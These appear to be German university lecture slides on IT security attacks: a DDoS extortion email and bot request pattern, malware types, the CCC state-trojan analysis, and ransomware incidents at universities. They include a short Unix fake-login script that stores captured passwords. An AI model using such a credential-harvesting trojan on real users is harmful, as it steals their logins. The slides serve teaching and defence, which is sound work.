Datum: Mon, 5 Sep 2011 02:50:02 -0600

Von: <camiliaivgspopek@yahoo.com>

An: <hostmaster@lrz.de>

Your site www.zhs-muenchen.de will be subjected to DDoS attacks 100 Gbit/s.

Pay 100 btc(bitcoin) on the account 17RaBqjGLisGzLRaAUVqdA2YHgspdKD1rJ

Do not reply to this email

- Erpressungsversuche richten sich gegen zahlreiche Firmen und auch mehrere bayerische Hochschuleinrichtungen.
- Bei ausbleibender Zahlung finden tatsächlich DDoS-Angriffe statt; DDoS-Botnet besteht aus ca. 40.000 Maschinen.
- DDoS-Bots senden die folgende Anfrage:
- Filter-Kriterien:
 - Accept-Language *ru* (bei dt./eng. Website)
 - „Host“-Header nicht an erster Stelle

GET / HTTP/1.1

Accept: */*

Accept-Language: ru


User-Agent: [useragent string]

Accept-Encoding: gzip, deflate


Host: [target domain]

Connection: Keep-Alive


DFN: Deutsches Forschungsnetz Verein e.V.



Registrierungsprozess



Genehmigungsprozess




1. Grundlegendes zur Angriffsanalyse
 - Notation von Sicherheitsproblemen
 - Angreifermodelle
 - Begriffe und Zusammenhänge
2. Ausgewählte technische Angriffsvarianten
 - Denial of Service (DoS und DDoS)
 - Schadsoftware (Malicious Code - Viren, Würmer, Trojanische Pferde)
 - E-Mail-Security (Spam)
 - Systemnahe Angriffe (Buffer Overflows, Backdoors, Rootkits, ...)
 - Web-basierte Angriffe (XSS, ...)
 - Netzbasierte Angriffe (Sniffing, Portscans, ...)
3. Bewertung von Schwachstellen
 - Common Vulnerability Scoring System (CVSS)
 - Zero Day Exploits

Virus

■ Definition:

- Befehlsfolge; benötigt Wirtsprogramm zur Ausführung
- Kein selbstständig ablaufähiges Programm
- Selbstreplikation (Infektion weiterer Wirte (Programme))

■ Allgemeiner Aufbau:




- Daneben ggf. Tarnungsteil (selbstentschlüsselnder Code, Padding, ...)

■ Dateiformat vor der Infektion (vereinfachtes Beispiel)

Name der Datei
Länge der Datei
Einsprungadresse
Programmcode

Faxsend.exe
9488
1004
1004: load... 1005: add... 9488: Ret

■ Datei nach der Infektion



Manipulierte Virensignaturen

■ Zwei Haupt-Angriffsvektoren:

- Angreifer bringen bekannte Viren-Signaturen in harmlosen Dateien unter und lassen diese über Online-VirensScanner testen
=> Im Worst Case werden z.B. die entsprechenden Files auf eine Blacklist gesetzt und von den Anwendersystemen gelöscht.
- Antivirus-Softwarehersteller erstellt Fake-Signaturen, die von der Konkurrenz ungetestet übernommen werden.

Schwere Vorwürfe gegen Firmenchef Eugene Kaspersky



heise online 15.08.2015 14:38 Uhr – Dorothee Wiegand

vorlesen

Zwei Ex-Mitarbeiter des Antiviren-Herstellers Kaspersky beschuldigen ihren ehemaligen Chef, er habe sie damit beauftragt, Konkurrenzprodukte zu sabotieren.

Zwei ehemalige Mitarbeiter des Antiviren-Herstellers Kaspersky beschuldigen den Firmenchef persönlich. In einem Bericht der amerikanischen Nachrichtenagentur Reuters werden die beiden namentlich nicht genannten Personen zitiert. Demnach habe Kaspersky einige Mitarbeiter damit beauftragt, Konkurrenzprodukte zu sabotieren. Konkret hätten sie den Auftrag bekommen, indirekt Produkte anderer AV-Hersteller so zu manipulieren, dass sie bei harmlosen Dateien Probleme melden, also Fehlalarme hervorrufen – die sogenannten False-Positive-Fälle. Aktionen dieser Art soll es über 10 Jahre gegeben haben.

[http://www.heise.de/
newsticker/meldung/
Schwere-Vorwuerfe-
gegen-Firmenchef-
Eugene-
Kaspersky-2779946.html](http://www.heise.de/newsticker/meldung/Schwere-Vorwuerfe-gegen-Firmenchef-Eugene-Kaspersky-2779946.html)

■ Definition

- Eigenständig lauffähiges Programm - benötigt keinen Wirt!
- Selbstreplikation (z.B. über Netz oder USB-Sticks (mit „Autorun“))
- Einzelne infizierte Maschinen werden als Wurm-Segmente bezeichnet

■ Beispiele:

- Internet-Wurm (1988, vgl. Kap. 1)
- ILOVEYOU (Mai 2000; ausführbares E-Mail-Attachment, verschickt sich an alle im Adressbuch eingetragenen E-Mail-Adressen)
- Code Red (Juli 2001; Defacement von Microsoft IIS Webservern)
- SQL Slammer (2003, vgl. Kap. 1)
- Conficker (November 2008; Windows-Exploits + Wörterbuch-Angriff; infizierte Maschinen formen Botnet, weltweit > 15 Mio. infizierte Rechner)
- Stuxnet (Juni 2010, vgl. Kap. 1)
- Morto (Sommer 2011; Wörterbuch-Angriff via Remote Desktop Protocol)
- NGRBot (Sept. 2012; tarnt sich per Rootkit, späht Daten aus, blockt Updates)
-

Trojanisches Pferd

■ Definition:

- Ein Programm, dessen Ist-Funktionalität nicht mit der angegebenen Soll-Funktionalität übereinstimmt:
 - Sinnvolle oder attraktive „Nutzfunktionalität“
 - Versteckte (Schad-) Funktionalität
 - Keine selbständige Vervielfältigung

■ Beispiel: Unix Shell Script Trojan [Stoll 89]:

```
echo "WELCOME TO THE LBL UNIX-4 COMPUTER"
echo "LOGIN:"
read account_name
echo "PASSWORD:"
(stty -echo; \
 read password; \
 stty echo; echo ""; \
 echo $account_name $password >> /tmp/.pub)
echo "SORRY, TRY AGAIN."
```

„Staatstrojaner“

- Veröffentlichte Analyse (08.10.2011)
<http://www.ccc.de/system/uploads/76/original/staatstrojaner-report23.pdf>
- Chaos Computer Club (CCC) analysiert zugespielte DLL:
mfc42ul.dll
 - Wird per Registry-Eintrag geladen
 - Klinkt sich bei der Initialisierung in explorer.exe ein
- Funktionen:
 - Screenshots
 - Abhören von Skype- und VoIP-Gesprächen
 - Nachladen weiterer Module
 - Kommunikation mit Command and Control (C&C) Server



Bundestrojaner als Plastik des CCC
Photo: mellowbox/Flickr

■ Kommunikation:

- ❑ Einseitig verschlüsselt zwischen Malware und C&C-Server
- ❑ Mit AES-ECB (Electronic Code Book Mode)
 - Jeder Block wird mit dem identischen Schlüssel verschlüsselt, d.h. gleiche Klartextblöcke ergeben identische Chiffre-Blöcke
 - Schlüssel in allen Varianten identisch
- ❑ „Authentisierung“ über konstanten Banner-String „C3PO-r2d2-POE“
 - Angreifer kann sich als C&C ausgeben
- ❑ Kommando-Kanal (C&C → Malware) unverschlüsselt; keine Authentisierung
 - Malware somit durch Dritte steuerbar
 - Durch Nachladefunktion der Malware kann komplettes System durch Dritten übernommen werden
 - Zielperson kann durch gefälschte Beweise belastet werden
- ❑ Fest kodierte Adresse des C&C Servers: 207.158.22.134
 - Adresse gehört Hosting Provider Web Intellects in Ohio, USA

- Nicht alle Kommandos konnten identifiziert werden
- 18 Befehle: „--“ Kommando wird von Dispatcher nicht behandelt
 - cmd 1, cmd 10, cmd 11, cmd 15: --
 - cmd 2: Client verbindet sich neu und versucht, Daten abzusetzen (ähnlich cmd 13)
 - cmd 3: Screenshot geringer Qualität
 - cmd 4: Registrieren eines Kernelmode-Treibers
 - cmd 5: Installation aller malwarespezifischen Dateien im Dateisystem; Quelle noch nicht geklärt
 - cmd 6: Löschen der Malware aus dem Dateisystem und Reboot
 - cmd 7: Entladen der Malware
 - cmd 8: Liste aller Softwarekomponenten
 - cmd 9: wie cmd 3, nur mit drei Argumenten
 - cmd 12: Setzen irgendwelcher Werte
 - cmd 13: Screenshot von Webbrowser und Skype
 - cmd 14: Nachladen eines Programms und unmittelbare Ausführung

- Bundestag beschließt Gesetz zur Anpassung des Verfassungsschutzrechtes (10.06.21)
 - Quellen-TKÜ (auch von Messenger Diensten) wird erlaubt
 - Nachrichten werden vor Ver- bzw. nach Entschlüsselung auf dem Endgerät ermittelt
 - -> Dazu Software auf dem Endgerät des Überwachten erforderlich
 - Provider werden verpflichtet Verkehr auf Anforderung umzuleiten
- Juli 2021: Pegasus Projekt veröffentlicht
 - Hunderte Journalisten, Menschenrechtler und Politiker werden weltweit mit Spähsoftware Pegasus (Handy-Spähsoftware, Fa. NSO, Israel) überwacht
 - Sept. 21: Bundeskriminalamt soll Pegasus gekauft haben
 - Keinerlei Auskunft wegen staatswohlbegründeten Geheimhaltungsinteressen

Schutz- und Gegenmaßnahmen

- Auf allen Systemen (Desktop + Server):
 - Anti-Viren-Software installieren und aktuell halten
 - Keine Software zweifelhafter Herkunft installieren
 - Getrennt gelagerte, regelmäßig erstellte Daten-Backups
- Auf Desktop-Systemen:
 - Funktionen wie automatische Makro-Ausführung, Autorun etc. deaktivieren
 - Ggf. virtuelle Maschinen zum „Surfen“ und Ausprobieren von Software verwenden (Isolation, Sandboxing)
- (Primär) auf Server-Systemen:
 - Integrity-Checker einsetzen (→ Host Intrusion Detection Systeme)
 - Schreibrechte sehr restriktiv vergeben (Need-to-know-Prinzip)

- Diverse “Apps” für Smartphones und Desktops
 - Vordergründig oft kostenlose, interessante Anwendung
 - Im Hintergrund:
 - Übermitteln des gesamten Adressbuchs an Hersteller
 - Übermitteln der eindeutigen Gerätekennung an Werbenetzwerke
 - Umleiten des Internet-Traffic über Server des Herstellers
 - Mining von Bitcoins o.ähnl.
 - Versand von Premium-SMS o.ähnl.
 - Ohne Analyseumgebung (z.B. Simulator, Netzmonitoring) für Anwender nicht erkennbar
- Hardware-basierte/-nahe Trojanische Pferde
 - Manipulierte Hardware / Firmware, z.B. NSA Supply-Chain Interdiction
 - BadUSB: Z.B. Manipulierte USB Memory-Sticks mit Tastaturemulation zum Absetzen von beliebigen Befehlen

NSA Supply-Chain Interdiction

Die NSA fängt Postsendungen ab

Bild 1 von 3

(TS//SI//NF) Such operations involving **supply-chain interdiction** are some of the most productive operations in TAO, because they pre-position access points into hard target networks around the world.



(TS//SI//NF) Left: Intercepted packages are opened carefully; Right: A “load station” implants a beacon

Blick hinter die Kulissen

So werden Pakete offenbar geöffnet (links) und die enthaltene Technik manipuliert (rechts).

Bild: Glenn Greenwald, "Die totale Überwachung"

Quelle: [http://www.heise.de/
newsticker/meldung/NSA-
manipuliert-per-Post-versandte-US-
Netzwerktechnik-2187858.html](http://www.heise.de/newsticker/meldung/NSA-manipuliert-per-Post-versandte-US-Netzwerktechnik-2187858.html)

Atlassian Confluence Schwachstelle

- Software Hersteller Atlassian veröffentlicht am Abend des 30.10. ein Advisory (d.h. in Europa am 31.10. morgens)
- Improper Authorization-Schwachstelle (CVE-2023-22518), CVSS 9,1 für Confluence Data Center
- Ausnutzung durch entfernten Angreifer, Gefahr von
 - signifikantem Datenverlust
 - Datenveränderung
 - KEIN Auslesen von Information
- Empfehlung: Patch vom 31.10. einspielen

BayernCollab

- LRZ betreibt bayernweite Kollaborationsplattform BayernCollab auf Basis von Confluence Data Center
- Nutzbar für alle bayerischen Universitäten und Hochschulen
- Migrationsphase läuft
 - TUM und LMU sind bereits migriert
 - 4.217 Spaces
 - 98.351 importierte Benutzer
 - 23.489 Gruppen
- Risikoabschätzung?

Vorfallsbearbeitung

- LRZ wird am 31.10. um 5:02 informiert
- Kollegen eröffnen Security Incident (SI-236)
 - ISMS Prozess zur Security Incident Bearbeitung läuft an, bestimmt werden
 - SI-Coordinator,
 - SI-Hotliner
 - Admin
- Fix wird umgehend eingespielt
- SI wird innerhalb von 2 Stunden 36 Minuten abgeschlossen
- Well done!

Ransomware

- Krypto-Erpressungstrojaner
- Malware verschlüsselt Dateisystem und verlangt „Lösegeld“
- WannaCry (Mai 2017)
 - Ausbreitung startet in Russland
 - Krankenhäuser in ganz England betroffen,
 - z.T. wird Betrieb eingestellt, Patienten sollen nicht mehr in Notaufnahme kommen und werden z.T. nach Hause geschickt
 - Nissan Fabrik in Sunderland betroffen
 - Renault stoppt den Betrieb in einigen Fabriken in Frankreich
 - Zuginformationssysteme der Deutschen Bahn
 - Ursache: Schwachstelle in Windows, Veraltete Windows Versionen (NT4, XP, 2000) in Betrieb
 - Gegenmaßnahmen
 - Patch seit März verfügbar
 - Firewall: Port 445/139 und 3389 schließen

- Justus-Liebig-Universität (JLU) Giessen seit So. 8.12.19 offline
 - „Justus Liebig Universität Gießen hat nach einem schwerwiegenden IT-Sicherheitsvorfall ihre Server [...] heruntergefahren“ Twitter: #JLUOffline
 - Mo. 9.12. Ermittler des LKA sowie Fachleute des Darmstädter Forschungszentrum für Cyber-Sicherheit ATHENE treffen ein
 - 11.12. Gießener Anzeiger: „Uni Gießen noch Wochen offline“

- Justus-Liebig-Universität
 - 30.000 Studierende, 5.600 Mitarbeiter
 - 11 Fachbereiche
 - 150 (z.T. internationale) Studiengänge

- Ab Fr. 13.12. Verteilung von USB-Sticks zum Virenskan aller Rechner
 - Verteilung über Fachbereiche, Institute und Professuren
 - Scan lokal und ohne Netzzugang zwingend
 - Geräte die unauffällig sind erhalten grünen Aufkleber, alle anderen einen roten
 - Wegen Komplexität der Schadsoftware ist zweite Scan-Welle erforderlich (in der darauffolgenden Woche)
 - Nur Geräte mit zwei grünen Aufklebern werden zur Benutzung freigegeben

Was bedeutet das?

- Bewerbung zum Sommersemester möglich?
- Kein Internet in Wohnheimen! 
- Fristen und Dokumente für Studierende:
 - Zeugnisse, Urkunden, Scheine, Noten- und Prüfungseinsicht
 - Zugangsvoraussetzungen für Prüfungen o.ä.
 - Erasmus-Bescheinigungen
 - Immatrikulationsbescheinigungen (z.B. für Visa-Verlängerungen)
- Finden Vorlesungen statt? Wie kommen Studierende an digitale Lerninhalte?
- Spitzenforschung? Sind Ergebnisse oder Deadlines in Gefahr?
- Werden Gehälter bezahlt?
- Wie können Rechnungen bezahlt werden?



- Infektion mit Verschlüsselungstrojaner: Emotet/Trickbot
 - 2014 entwickelt als Online-Banking Trojaner, danach mehrere Evolutionsstufen
 - Adaptiert für massenhaften und automatisierten Einsatz
- Eigenschaften
 - Kann auf infizierten Systemen E-Mails und Adressbücher auslesen und daraus Spam-Mails generieren; Absender ist eine bekannte Adresse
 - Text bezieht sich auf eine frühere Mail des Empfängers
 - Signatur ist echt/authentisch
 - Enthält oft Word oder Excel-Dateien oder Link auf Office365 Dokumente
 - Versteckt sich vor Anti-Viren Software, deshalb kaum zu entfernen
- Modular aufgebaut: lädt Schad-Code nach, um „in die Breite“ zu infizieren einmal geklickt - ganzes Subnetz infiziert 😞

Schadensabschätzung



- 38.000 Accounts neu setzen - persönliches Erscheinen
- 3 Wochen keine IT-basierte Tätigkeit
- weitere 3 Wochen kein direkter Zugriff auf Daten
- Vollständige Wiederherstellung der Daten aus Backups dauert 2-3 Monate
- Dienste werden nach Wichtigkeit wieder hergestellt, nach 1,5 Jahren nicht alle Dienst online
- Direkte Kosten: 1,7 Mio. € (RZ: 1,1 Mio.; andere Einrichtungen: 600 k€)

Schadensabschätzung: indirekte Kosten

Kennzahlen zur Kostenschätzung	
Betroffene Mitarbeiter	5.000
Durchschnittliche Personalkosten pro Jahr	50.000 €
Kosten pro Arbeitstag (bei 250 Jahresarbeitstagen)	200 €

Sachverhalt	Zeitraum in Arbeitstagen	Anteil des Arbeitsausfalls	Gesamtschaden
Kein reguläres Arbeiten möglich (drei Wochen vor Weihnachten)	15	100%	15.000.000 €
stark eingeschränktes Arbeiten, kein Zugriff auf Daten (drei Wochen nach den Weihnachtsferien)	15	50%	7.500.000 €
Stark eingeschränkter Datenzugriff (2-3 Monate)	52	20%	10.400.000 €
Gesamtkosten			32.900.000 €

Frankfurter Allgemeine

COMPUTERVIRUS

Hacker-Angriff schränkt Betrieb im Klinikum Fürth ein

AKTUALISIERT AM 13.12.2019 - 14:29

HACKER-ANGRIFF
Ruhr-Uni: Hacker wollten von Hochschule Lösegeld erpressen **NRZ +**
Christopher Onkelbach 29.05.2020 - 14:59 Uhr

Hacker fordern Lösegeld



Cyber-Attacke lähmt Krauss Maffei: Kommen die Hacker aus Nordkorea oder Russland?

Aktualisiert: 04.01.19 - 09:31

Sicherheitsvorfälle

